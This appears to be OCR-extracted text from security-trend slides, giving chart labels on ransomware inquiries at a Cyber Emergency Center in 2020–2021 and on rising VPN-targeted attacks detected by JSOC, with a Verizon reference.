

Ransomware
Number of ransomware inquiries at Cyber Emergency Center
16
14
12
10
8
6
4
2
0
Jan
Feb
Mar
Apr
May
Jun
Jul
Aug
Sep
Oct
Nov
2020
Dec
Jan
Feb
Mar
Apr
May
2021

Attackers Heavily Targeting VPN Vulnerability

Increase VPN connection




Reference: Verizon





The number of source IPs for attacks targeting security devices
Detected by JSOC


Increase number of VPN attacks detected compared to 2019

